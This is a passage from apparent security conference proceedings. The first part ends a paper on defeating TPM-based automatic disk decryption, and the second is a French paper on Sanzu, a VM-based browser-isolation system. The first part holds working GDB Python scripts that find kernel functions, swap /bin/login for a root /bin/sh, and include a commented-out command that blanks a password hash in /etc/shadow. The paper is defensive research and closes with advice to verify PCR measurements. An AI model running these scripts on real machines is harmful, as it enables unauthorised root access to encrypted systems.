 struct cred *new;

 validate_process_creds();

 new = kmem_cache_alloc(cred_jar, GFP_KERNEL);
 if (!new)
  return NULL;

 kdebug("prepare_creds() alloc %p", new);

 old = task->cred;
 memcpy(new, old, sizeof(struct cred));
```

Listing 4. Preparation of creds

To access this structure, we must be just before the addition of this process to the *task_list* (during the *start_thread* [7] function).

When a process is create from an ELF, the function will called *start_thread* and *load_elf_binary* [6]. Otherwise it will be possible to end in the following functions:

- load_aout_binary
- load_elf_fdpic_binary
- load_em86
- load_flat_binary
- load_misc_binary
- load_script

In this attack, the function that will be used is *load_elf_binary*. This function takes as a parameter a *linux_binprm* structure which contains all the data needed to create the process including the *creds* attributes.

```
struct linux_binprm {
#ifdef CONFIG_MMU
 struct vm_area_struct *vma;
 unsigned long vma_pages;
```

```
#else
# define MAX_ARG_PAGES 32
 struct page *page[MAX_ARG_PAGES];
#endif
...
 struct file *file;
 struct cred *cred; /* new credentials */
 int unsafe;  /* how unsafe this exec is (mask of LSM_UNSAFE_*) */
...
 char buf[BINPRM_BUF_SIZE];
} __randomize_layout;
```

Listing 5. Structure of linux_binprm

- **Replace a process in kernel space**

To summarize the attack, it will be required to place a breakpoint at the address of the *do_execveat_common* [3] function and change the filename value when the name of the targeted process is found. Then we place a breakpoint at the address of the *load_elf_binary* [6] function and change the cred structure to impersonate a privileged user.

When qemu starts the operating system from the internal disk, there is neither symbols nor helpers to find the addresses of these functions. This mean we have to find them by ourselves. To help us locate them, the Linux kernel documentation [17] describe the memory layout.

```
========================================================================================================================
    Start addr    |   Offset   |     End addr     |  Size   | VM area description
========================================================================================================================
ffffffff00000000 |   -4    GB | ffffffff7fffffff |    2 GB | ... unused hole
ffffffff80000000 |   -2    GB | ffffffff9fffffff |  512 MB | kernel text mapping, mapped to physical address 0
ffffffff80000000 |-2048    MB |                  |         |
ffffffffa0000000 |-1536    MB | ffffffffefffffff | 1520 MB | module mapping space
ffffffffff000000 |  -16    MB |                  |         |
   FIXADDR_START | ~-11    MB | ffffffffff5fffff | ~0.5 MB | kernel-internal fixmap range, variable size
ffffffffff600000 |  -10    MB | ffffffffff600fff |    4 kB | legacy vsyscall ABI
ffffffffffe00000 |   -2    MB | ffffffffffffffff |    2 MB | ... unused hole
```

According to the documentation, the text section of the kernel code starts at address *0xffffffff80000000*, however recent kernel implementations use two features:

— *Kaslr* (kernel-ASLR) which randomize the kernel base address. It corresponds to the CONFIG_RANDOM_BASE option.

— *CONFIG_RANDOMIZE_MEMORY* which allows choosing random offset for the address page_offset_base, vmalloc_base, vmemmap_base.

However, as indicated in the documentation the order is still preserved.

According to the documentation, only the holes and the KASAN area can be overlapped. Here, we want to find the addresses of the

do_execveat_common and *load_elf_binary* functions. So to narrow down the search area, we must determine the position of the first allocated area. We will start searching from the address *0xffffffff00000000* which should be the lowest possible address.

The following code is used to find this area:

```
def f_getKernelBase():
    global kernel_base
    if not kernel_base:
        tmp_base = 0xffffffff00000000
        index = 6
        while True:
          try:
            gdb.execute(f"x/i {tmp_base}", False, True)
          except gdb.MemoryError:
              tmp_base += 1 << 4*index
              continue
          if index > 1:
            tmp_base -= 1 << 4*index
            index -= 1
            continue
          break;
        return tmp_base
```

Listing 6. getKernelBase functions

The first step to determine the addresses we are looking for is to find the Linux kernel version. To do so, we dump the RAM and search for information in it. For example, we list below an extract of the strings found in memory that can be used to identify the Linux version:

```
vmlinuz-5.10.0-9-amd64
5.10.0-9-amd64 (debian-kernel@lists.debian.org) ...
5.10.0-9-amd64 SMP mod_unload modversions
/lib/firmware/5.10.0-9-amd64
vermagic=5.10.0-9-amd64
/usr/src/linux-headers-5.10.0-9-amd64
linux-kbuild-5.10 (>= 5.10.70-1)
APT::LastInstalledKernel "5.10.0-9-amd64";
5.10.0-9-amd64
vermagic=5.10.0-9-amd64 SMP mod_unload modversions
CUPS/2.3.3op2 (Linux 5.10.0-9-amd64; x86_64) IPP/2.0
p2 (Linux 5.10.0-9-amd64; x86_64) IPP/2.0
boot/initrd.img-5.10.0-9-amd64
boot/vmlinuz-5.10.0-9-amd64
/usr/src/linux-headers-5.10.0-9-amd64
/lib/modules/5.10.0-9-amd64
/usr/share/bug/linux-image-5.10.0-9-amd64
OSRELEASE=5.10.0-9-amd64
OSRELEASE=5.10.0-9-amd64
```

Once the version has been identified, the search for the precise offsets can begin. To facilitate this task, it is helpful to compile the precise kernel version with symbols.

To find the offsets we are looking for, it is important to identify some particularly identifiable bytes. To reproduce this, the rest of this act shows how the search for the *load_elf_binary* offset was carried out and to go deeper, the source code of this project will be published.




Fig. 5. Extract of load_elf_binary

Load_elf_binary allows loading binaries. For that it must compare the magic bytes of the elf format i.e. *7Fh 45h 4Ch 46h*. By searching this command, we will know the offset of this instruction and from a relative computation, it is possible to determine the address of the *load_elf_binary* function.

For instance, the Linux kernel version *5.10.0-9* has a *CMP dword ptr [RDI + 0xa0], 0x464C457F* instruction at address *0xffffffff8134a50c* and the function entry point is at address *0xffffffff8134a4e0*. The relative position gives *0xffffffff8134a50c-0xffffffff8134a4e0 = 0x2c*.

This gives us the following code to find the address of the *load_elf_binary* function:

```
1 def get_address_load_elf_binary():
2     global address_load_elf_binary
3     if address_load_elf_binary == None:
```

```
        kernel_base = f_getKernelBase()

        #addresses = gdb.execute(f'find {kernel_base}, 0
            xffffffffffffffff, (char)0x81, (char)0xbf, (char)0xa0, (
            short)0x0000, (char) 0x0, (char)0x7F, (char)0x45, (char)
            0x4c, (char)0x46', False, True)
        #addresses = int((addresses.split()[0:2])[0], 16)

        addresses = inferior.search_memory(kernel_base, 0
            xffffffffffffffff-kernel_base, b"\x81\xbf\xa0\x00\x00\
            x00\x7F\x45\x4c\x46")
        address_load_elf_binary = addresses - 0x2c
    return address_load_elf_binary
```

Listing 7. get_address_load_elf_binary functions

All we need then is to assemble the entire attack to replace the targeted process. To gain access to the system, we follow these steps:

1. identification of an interesting process
   (a) Start the disk in VM see (Sniffing by emulation) in debug mode
   (b) Retrieve the process list executed at boot time with the `getListProcess` function.

```
def f_printNextProcess():
    address_load_elf_binary = get_address_load_elf_binary
        ()

    print(f"address of load_elf_binary {
        address_load_elf_binary}")
    gdb.execute(f"b *({address_load_elf_binary})")
    #load_vmlinux()

    gdb.execute('c', False, True)
    #ret=gdb.execute('p *((struct linux_binprm*) $rdi)',
        False, True)
    #print(ret)
    #ret=gdb.execute('p ((struct linux_binprm*) $rdi)->
        filename', False, True)
    filename = gdb.execute('p *(char**)($rdi+0x60)', False
        , True).split()[3]

    gdb.execute("del")
    return filename

def f_getListProcess(arg):
    with open(arg, "w+") as f:
        while True:
            filename = f_printNextProcess()
            print(filename)
            f.write(filename + "\n")
            f.flush()
```

Listing 8. getListProcess Function

(c) Identification of the target process

```
"/usr/bin/mv"
"/usr/bin/chmod"
"/usr/sbin/exim4"
"/usr/bin/install"
"/sbin/start-stop-daemon"
"/usr/sbin/exim4"
"/usr/sbin/exim4"
"/sbin/agetty"
"/bin/login" <===
"/bin/sh"
"/usr/bin/env"
"/usr/bin/run-parts"
"/etc/update-motd.d/10-uname"
"/usr/bin/uname"
"/etc/update-motd.d/85-fwupd"
```

2. Replace this process by a malicious one
   (a) Start the disk in VM in debug mode
   (b) Replacement of the process with the command `replaceNameProcess`

```
def f_replaceNameProcess(processName="/usr/bin/ls"):
    address_execveatcommon = get_address_execveatcommon()
    gdb.execute(f"b *{address_execveatcommon}")
    while True:
        gdb.execute('c', False, True)
        filename = gdb.execute('p *(char **)$rsi', False,
            True).split()[3]
        print(filename[1:-1], processName)
        if filename[1:-1] == processName:
            break

    rsi = gdb.parse_and_eval("$rsi")
    kernel_name_add = struct.unpack('<Q', bytes(inferior.
        read_memory(rsi, 0x8)))[0]
    user_name_add = struct.unpack('<Q', bytes(inferior.
        read_memory(rsi+0x8, 0x8)))[0]
    #new_process = "/usr/sbin/agetty"
    new_process = "/usr/bin/sh"
    print(kernel_name_add, new_process, len(new_process) +
         1 )
    inferior.write_memory(kernel_name_add, new_process,
        len(new_process) + 1)

    base_mem = gdb.parse_and_eval("$rcx")
    backup = inferior.read_memory(base_mem, 0x1000)
    args = [new_process]
    #args = [new_process, "-a", "root", "ttyS0"]
    #args = [new_process, "-c", "echo 'test' > /home/user/
        powned"]
    #args = [new_process, "-c", "cat /etc/shadow | sed -E
        's/(user:).*(:.*:.*:.*:.*:.*:.*:$)/\\1\\2/g' > /
        tmp/shadow; mv /tmp/shadow /etc/shadow"]
```

```
    size_args = 8 * len(args)
    offset = base_mem + size_args
    offset_addr = base_mem
    inferior.write_memory(offset, b"\x00"*8, 8)
    print("last arg: " + hex(offset))
    offset += 8
    for arg in args:
        inferior.write_memory(offset_addr, struct.pack('<Q
            ', offset), 8)
        offset_addr += 8
        inferior.write_memory(offset, arg, len(arg) + 1)
        offset += len(arg) + 1
        print("adress_arg : " + hex(offset_addr-8) + ",
            arg : " + hex(offset))

    address_load_elf_binary = get_address_load_elf_binary
        ()
    gdb.execute(f"b *({address_load_elf_binary})")
    gdb.execute("c")

    cred_address = gdb.parse_and_eval("$rdi") + 0x48

    base_uid = struct.unpack('<Q', bytes(inferior.
        read_memory(cred_address, 0x8)))[0]
    inferior.write_memory(base_uid + 0x4, bytes([0]*0x20),
         0x20)

    gdb.execute("del")
    gdb.execute("c")
```

Listing 9. replaceNameProcess function

5.2 Conclusion

We cannot blindly trust current implementations that encrypt and decrypt filesystems at boot time using TPM. If TPM2 offers a countermeasure to communication sniffing, the solutions for decrypting the disk at boot time described in this paper did not implement it yet. The measurement of PCR can detect any modification on each step of the boot and can protect it from an attacker that gets an early boot access. This should be checked by the implementation to be fully protected from these attacks (with reserves for BitLocker).

Moreover, the communication can be sniffed directly on the SPI/LPC/I2C buses of the microchip. In this article, we showed how to sniff these communications without hardware tampering (unmounting the device or making some soldering). We also presented how to bypass the encryption session features provided with TPM2. We emulated a full operating system and bridged hard drive and the TPM to allow access to the operating system with the higher rights. To help analyse a system

which works with a TPM, a tool to automatize all the work done on this act is published on GitHub [15].

6 Hardware Attacks

The last issue here, in both attacks is that it is necessary to gain access to the BIOS. We previously focused on attacks that do not need any physical manipulation of a device (no soldering, no opening), but what about a locked BIOS.

On a target computer, the motherboard has different components including:

— The CMOS module which contains the non-volatile memory of the BIOS and which allows to protect it
— The TPM module which contains the secrets used by the OS
— The hard disk which contains the operating system filesystem and the OS

These three components are independent and can be separated and used separately. The TPM usually communicates via the SPI or LPC protocol. The TPM is either soldered directly to the motherboard, or a socket can be plugged into a tower as in the following example:





Fig. 6. TPM socket

The hard disk is usually connected via sata or nvme connectors. e.g. on a tower like the following example:



1	PS2_USB_PWR1 Jumper	15	Chassis Speaker Header (SPEAKER 1)
2	ATX 12V Connector (ATX12V1)	16	Chassis Fan Connector (CHA_FAN1)
3	CPU Fan Connector (CPU_FAN1)	17	USB 2.0 Header (USB6_7, Blue)
4	775-Pin CPU Socket	18	USB 2.0 Header (USB4_5, Blue)
5	North Bridge Controller	19	Floppy Connector (FLOPPY1)
6	2 x 240-pin DDRII DIMM Slots (Dual Channel: DDRII_1, DDRII_2; Yellow)	20	HDMR Slot (HDMR1)
		21	Front Panel Audio Header (HD_AUDIO1)
7	IDE1 Connector (IDE1, Blue)	22	PCI Slots (PCI1- 2)
8	Clear CMOS Jumper (CLRCMOS1)	23	Internal Audio Connector: CD1 (Black)
9	South Bridge Controller	24	PCI Express x1 Slot (PCIE2)
10	Third SATAII Connector (SATAII_3; Orange)	25	PCI Express x16 Slot (PCIE1)
11	Fourth SATAII Connector (SATAII_4; Orange)	26	ATX Power Connector (ATXPWR1)
12	Secondary SATAII Connector (SATAII_2; Red)	27	BIOS FWH Chip
13	System Panel Header (PANEL1)	28	Serial Port Connector (COM1)
14	Primary SATAII Connector (SATAII_1; Red)	29	Infrared Module Header (IR1)

Fig. 7. sata connectivity

The next objective is to get rid of the BIOS access, for this it is necessary to reconnect the hard disk and the TPM module to a third party motherboard to which we have access.

TPM can compute the integrity of each step of the operating system launched as mentioned on page 295. But, as we succeed to boot on a virtual machine, it seems to reproduce attacks showed in this paper on another third part machine, the PCRs may not be verified. If some implementations of automatic decrytion of disk are vulnerable to this last attack, an attacker could take over the execution flow of the operating system, and retrieve the whole content of the disk decrypted. These implementations should

be reviewed to add a verification of each PCRs from BIOS to Operating system (PCR 0 to 7).

References

1. Windows 11 prerequisites . https://docs.microsoft.com/en-us/windows/whats-new/windows-11-requirements.
2. Bios bypass. https://www.biosflash.com/e/bios-cmos-reset.htm.
3. definition of do_execveat_common. https://elixir.bootlin.com/linux/v5.10-rc6/source/fs/exec.c#L1855.
4. definition of evecve. https://elixir.bootlin.com/linux/v5.10-rc6/source/fs/exec.c#L2059.
5. definition of evecveat. https://elixir.bootlin.com/linux/v5.10-rc6/source/fs/exec.c#L2062.
6. definition of load_elf_binary. https://elixir.bootlin.com/linux/v5.10-rc6/source/fs/binfmt_elf.c#L1330.
7. definition of start_thread. https://elixir.bootlin.com/linux/v5.10-rc6/source/arch/x86/kernel/process_64.c#L506.
8. Elixir project. https://github.com/bootlin/elixir.
9. Flags for execveat syscall. https://man7.org/linux/man-pages/man2/execveat.2.html.
10. qemu. https://www.qemu.org/.
11. Mouad Abouhali Anaïs Gantet. Emuroot. https://github.com/airbus-seclab/android_emuroot.
12. Denis Andzakovic. TPM Specific lpc sniffer (low pin count) for ice40 stick. https://github.com/denandz/lpc_sniffer_tpm.
13. Piotr Bania. Kon-boot. https://kon-boot.com/.
14. Tianocore community. TianoCore. https://www.tianocore.org/.
15. Benoît FORGETTE. TPMEavesEmu . https://github.com/quarkslab/TPMEE.
16. Trust Computing Group. Trust Computing Group. =https://trustedcomputinggroup.org/.
17. Kernel.org. Kernel linux memory layout. https://www.kernel.org/doc/Documentation/x86/x86_64/mm.txt.
18. nccgroup. TPM Genie. https://github.com/nccgroup/TPMGenie.
19. Henri Nurmi. Sniff, there leaks my BitLocker key. https://labs.f-secure.com/blog/sniff-there-leaks-my-bitlocker-key/, 2020.

Mise en quarantaine du navigateur

Fabrice Desclaux et Frédéric Vannière
fabrice.desclaux@cea.fr
frederic.vanniere@cea.fr

Commissariat à l'énergie atomique et aux énergies alternatives

Résumé. L'article suivant détaille les choix techniques ainsi que l'architecture d'un outil permettant de sortir le navigateur des postes clients d'un réseau d'entreprise et de l'exécuter dans un environnement plus contrôlé. Le client n'a alors plus qu'un déport visuel de ce navigateur. Nous détaillerons dans une première partie l'architecture permettant d'exécuter ces navigateurs. Les choix techniques ainsi que les performances obtenues seront discutés dans un second temps.

1 Introduction

1.1 Les menaces de la navigation sur internet

Les navigateurs font aujourd'hui énormément de travail et ont une taille de code relativement importante. Ils doivent manipuler une multitude d'objets différents, ce qui expose une grande surface d'attaque : du javascript, du HTML, des polices d'affichage, des formats vidéo, audio, pdf...

Les conséquences sont là : les vulnérabilités sur les navigateurs sont nombreuses, même si Flash et Java ont disparu de cette surface d'attaque. Le problème est d'autant plus sensible que le navigateur s'exécute sur le poste utilisateur, avec ses droits, poste qui lui-même est directement relié au domaine Windows. En prenant le contrôle du navigateur, l'attaquant a donc un tapis rouge déroulé vers les ressources de l'utilisateur ainsi que vers l'Active Directory du domaine. Le navigateur du poste client n'est qu'une barrière de péage dans laquelle l'attaquant doit jeter négligemment quelques pièces pour accéder à l'autoroute du système d'information de l'entreprise.

Un autre cas de figure certes plus rare mais néanmoins existant reste le ver dans la pomme : comment détecter et quantifier les données exfiltrées par un utilisateur indélicat ?

— en surveillant ses mails personnels ?
— au jugé de la quantité de données exfiltrées et en croisant les doigts pour que les volumes deviennent détectables ?

— en observant le marc de café du fond de la tasse durant les insomnies chroniques ?




Fig. 1. Schéma réseau d'accès à internet : en rouge, nous sommes aveugles, impuissants

1.2 État de l'art

Pour se protéger des menaces détaillées ci-dessus, différentes protections sont souvent mises en place.

Proxy filtrant et interception TLS La première protection est le proxy HTTP filtrant avec des règles d'accès et des listes de filtres mises à jour régulièrement pour bloquer l'accès aux sites les plus douteux. Le proxy peut être authentifiant et assurer la traçabilité des accès web.

Malheureusement, la réalité est qu'aujourd'hui la durée de vie d'une *landing page*[1] dépasse rarement les 12h. Le temps que le signalement d'un site malveillant circule, l'attaquant a déjà fermé sa trousse, pris son cartable et installé sa tente sur un autre domaine.

Par ailleurs, l'augmentation du trafic HTTPS n'a pas arrangé la situation : autour de 90% du trafic web est chiffré. Une parade est de

[1] Page web installée par un attaquant, attendant le chaland tel une toile tissée par une araignée, attendant le moucheron imprudent

pratiquer pour certaines entreprises le *man-in-the-middle* HTTPS permettant d'analyser le trafic des navigateurs. Mais depuis déjà 2015, l'exploit kit *Angler* fait par exemple son propre Diffie-Hellman en javascript sous le HTTPS [10].

Aussi, l'interception TLS pose un certain nombre de problèmes et oblige notamment à diminuer la sécurité des sites visités en usurpant leur certificat TLS, de plus, elle expose les données personnelles des utilisateurs. Le choix d'accepter ou non le certificat serveur revient à l'équipement qui fait l'interception et non plus à l'utilisateur. Les navigateurs sont de plus de plus en plus vigilant vis à vis du TLS, et notamment avec les mécanique de *cert pinning*. Il faut alors garantir que l'équipement suive ces mécanismes.

Dans ces conditions, la palette des parades disponibles pour les entreprises tire sur le pastel.

Navigateur distant Certaines entreprises utilisent une solution de bureau à distance pour la navigation sur Internet en se basant sur des protocoles comme VNC, RDP ou encore SPICE.

Ce type d'infrastructure complexifie les attaques car une fois la main prise sur le navigateur web, l'attaquant doit remonter vers le poste utilisateur.

Malheureusement, ces protocoles sont complexes et ont leurs propres failles allant jusqu'à l'exécution de code sur le poste utilisateur. En voici quelques exemples :

1. CVE-2020-14355 SPICE exécution de code à distance entre client et serveur
2. CVE-2021-34535 et CVE-2022-21851 pour Remote Desktop Client : vulnérabilité entraînant une exécution de code arbitraire
3. CVE-* En novembre 2019, Kaspersky annonce que leur CERT a trouvé 37 vulnérabilités dans diverses implémentations du protocole VNC [8]

RDP possède de nombreux canaux et peut exposer un périphérique du poste utilisateur vers le serveur. Un *Terminal Server* permet par exemple à un utilisateur distant de brancher une clef USB sur son poste de télétravail, et de retrouver sa clef USB montée directement sur le terminal server.

Un point un peu plus subjectif, concernant certaines de ces solutions comme VNC par exemple, est que les performances ne sont pas forcément au rendez-vous ou sont trop consommatrices de bande passante :

l'utilisateur rechigne alors à perdre son confort et la solution n'est pas adoptée.

L'étude [6] montre que dans une configuration dite "Low Bandwidth" limitée à 10Mbit/s, les protocoles Spice et VNC offrent une qualité très faible.[2] Dans un environnement limité à 100Mbit/s, la qualité atteint les 50% de la vidéo originale. Le problème est que nous souhaitons ici pouvoir supporter plusieurs centaines d'utilisateurs en concurrence sur une liaison 1 Gbit/s. La bande passante pouvant être allouée pour un utilisateur se situerait par conséquence plus autour de 4Mbit/s, ce qui est un débit encore plus bas que le profil bas débit de l'article cité.

Le lecteur averti est sûrement en train de bondir de sa chaise, rétorquant que d'autres solutions existent déjà. Les solutions comme Seamless RDP, VMWare Horizon ou Citrix offrent ce genre de fonctionnalités. Ces solutions propriétaires ne permettent pas forcément un contrôle fin entre le client et l'hyperviseur : il est difficile de connaître avec exactitude les informations qui circulent à travers ce lien. De plus, les protocoles utilisés sont majoritairement propriétaires et peuvent être sujets à des vulnérabilités permettant de remonter vers la machine de l'utilisateur.

Ces solutions propriétaires ont également eu leur lot de vulnérabilités :

— Citrix, à travers un avis de sécurité du CERT-FR en février 2022 [3] ;
— ici une exécution de code privilégiée dans la machine virtuelle permet de planter l'hyperviseur VmWare Fusion au travers d'une vulnérabilité dans le parser de fonte *TueType* [7] ;

Cloudflare Zero Trust Network Access Cloudflare propose une plateforme *zero trust* pour les entreprises. Elle combine des règles de filtrage avancées avec une technologie de rendu HTML déporté dans le navigateur. La manipulation du HTML, du CSS ainsi que du code javascript d'un site distant est faite dans un navigateur web de Cloudflare. Les opérations graphiques vectorielles en résultant sont envoyées au navigateur du client. Ce dernier ne fait alors qu'exécuter ces opérations graphiques pour obtenir le rendu final de la page web.

La surface d'attaque est réduite ici à l'interface des opérations graphiques. Cette solution est performante et sécurisée mais elle n'est disponible que dans un mode SaaS (*Software as a Service*) exécuté sur l'infrastructure de Cloudflare qui a donc accès à toutes les données du client : cookies, mots de passe, historique...

[2] La qualité vidéo est ici mesurée en utilisant la méthode du Slow–motion benchmarking référencée dans leur article

1.3 Nos objectifs et solution proposée

Les objectifs de notre solution sont multiples :
— limiter l'impact sur le réseau d'entreprise d'une compromission du navigateur ;
— assurer la traçabilité des accès Internet avec notamment la possibilité d'analyser finement ce qui entre et sort du réseau d'entreprise ;
— en cas de compromission, pouvoir analyser une attaque et retrouver le vecteur d'attaque.

Pour une protection efficace, la solution doit être utilisable par tous les utilisateurs du domaine et donc fournir une bonne expérience utilisateur : quasiment aussi naturelle qu'un navigateur classique, fluide et transparente.

L'idée est ici de sortir le navigateur de la zone de sécurité de l'utilisateur (et donc du domaine). Pour cela, on installe un hyperviseur dans une DMZ qui fera tourner des machines virtuelles. Chaque client a sa propre machine virtuelle. Cette machine virtuelle fait tourner le navigateur du client. La solution assurera un accès graphique confortable à ces machines depuis un poste client.

2 Projet Sanzu : déport vidéo pour des machines virtuelles

Comme vu en introduction, la solution d'isoler la navigation web dans une VM avec du déport d'affichage est bonne mais à condition de bien maîtriser la surface d'attaque et d'offrir de bonnes performances aux utilisateurs.

C'est là qu'arrive le projet Sanzu de déport d'affichage vidéo et des entrées/sorties utilisateur (clavier, souris, copier/coller).

Chaque navigateur s'exécute dans une machine virtuelle elle même s'exécutant sur un hyperviseur dans une DMZ.

2.1 Architecture

Les flux venant d'Internet arrivent sur ces navigateurs. Les utilisateurs lancent un client qui affichera le rendu déporté du navigateur et le tour est joué.

L'architecture est pensée pour minimiser la friction entre l'utilisateur et le système remplaçant son navigateur sur Internet. Elle se découpe en plusieurs parties :

Un service s'exécute sur l'hyperviseur : il reçoit les connexions des clients, protégées par TLS et authentifiées en Kerberos avec les *credentials*




Fig. 2. Schéma réseau avec hyperviseur

de l'utilisateur. L'utilisateur n'a ici pas besoin de retaper un mot de passe. Pour cela, une *keytab* du domaine est générée et installée sur l'hyperviseur. Ainsi, l'hyperviseur peut vivre hors du domaine.

On peut donc souligner que de nouvelles surfaces d'attaque sont exposées par le client lourd :

— le protocole client/serveur ;
— le décodeur vidéo ;
— le décodeur audio.

Pour limiter ce problème, l'encodeur vidéo/son est sorti de la machine virtuelle.

Les machines virtuelles, une par client, embarquent un agent qui s'occupe de récupérer l'écran du navigateur et de simuler la frappe des touches et les mouvements de souris de l'utilisateur. Il ne compresse pas la vidéo, mais envoie les images brutes hors de la machine virtuelle.

Un *proxy vidéo* est également lancé et s'occupe de faire le lien entre le client et l'agent tout en encodant la vidéo sur l'hyperviseur. Ainsi, les cartes graphiques utilisées pour l'encodage vidéo sont liées à l'hôte et non à la machine virtuelle.

Le point intéressant est que si l'attaquant arrive à prendre le contrôle du navigateur ainsi que du système situé dans la machine virtuelle (y compris l'agent) la surface d'attaque à laquelle il a accès est réduite à la communication entre l'agent et le proxy qui utilisent Protobuf. Les données embarquées par Protobuf à ce stade sont limitées à une image de




Fig. 3. Vue interne de l'hyperviseur

pixels et de sons *bruts* non parsés par le proxy. Le décodeur vidéo/son du client est ici sorti de la surface d'attaque.

Pour être réactif lors de la connexion des clients, des machines virtuelles sont préparées et lancées *sans* profil spécifique. Un service s'exécutant sur l'hyperviseur s'occupe de maintenir un nombre constant de machines prêtes à être utilisées. Si une machine virtuelle est consommée, il en démarre une nouvelle. Le but est de pouvoir encaisser un grand nombre de clients qui se connectent dans une fenêtre de temps réduite. Les étapes suivantes sont alors déroulées :

— l'utilisateur lance le client lourd sur son poste ;
— la connexion en TLS + authentification Kerberos est faite ;
— le broker récupère le *username*.

Le serveur exécute ensuite les étapes suivantes :

— Une machine virtuelle est choisie dans le pool de VMs non affectées. Ces machines sont déjà démarrées. Un utilisateur générique est utilisé.
— Chaque utilisateur possède une image disque sur l'hyperviseur contenant :
  — son profil du navigateur ;
  — son cache ;

— ...
— Cette image est alors montée dans la machine virtuelle sélectionnée et le profil du navigateur est prêt.
— le navigateur est lancé en utilisant l'utilisateur générique, en profitant du profil de l'utilisateur situé sur l'image disque.
— La machine virtuelle est prête.

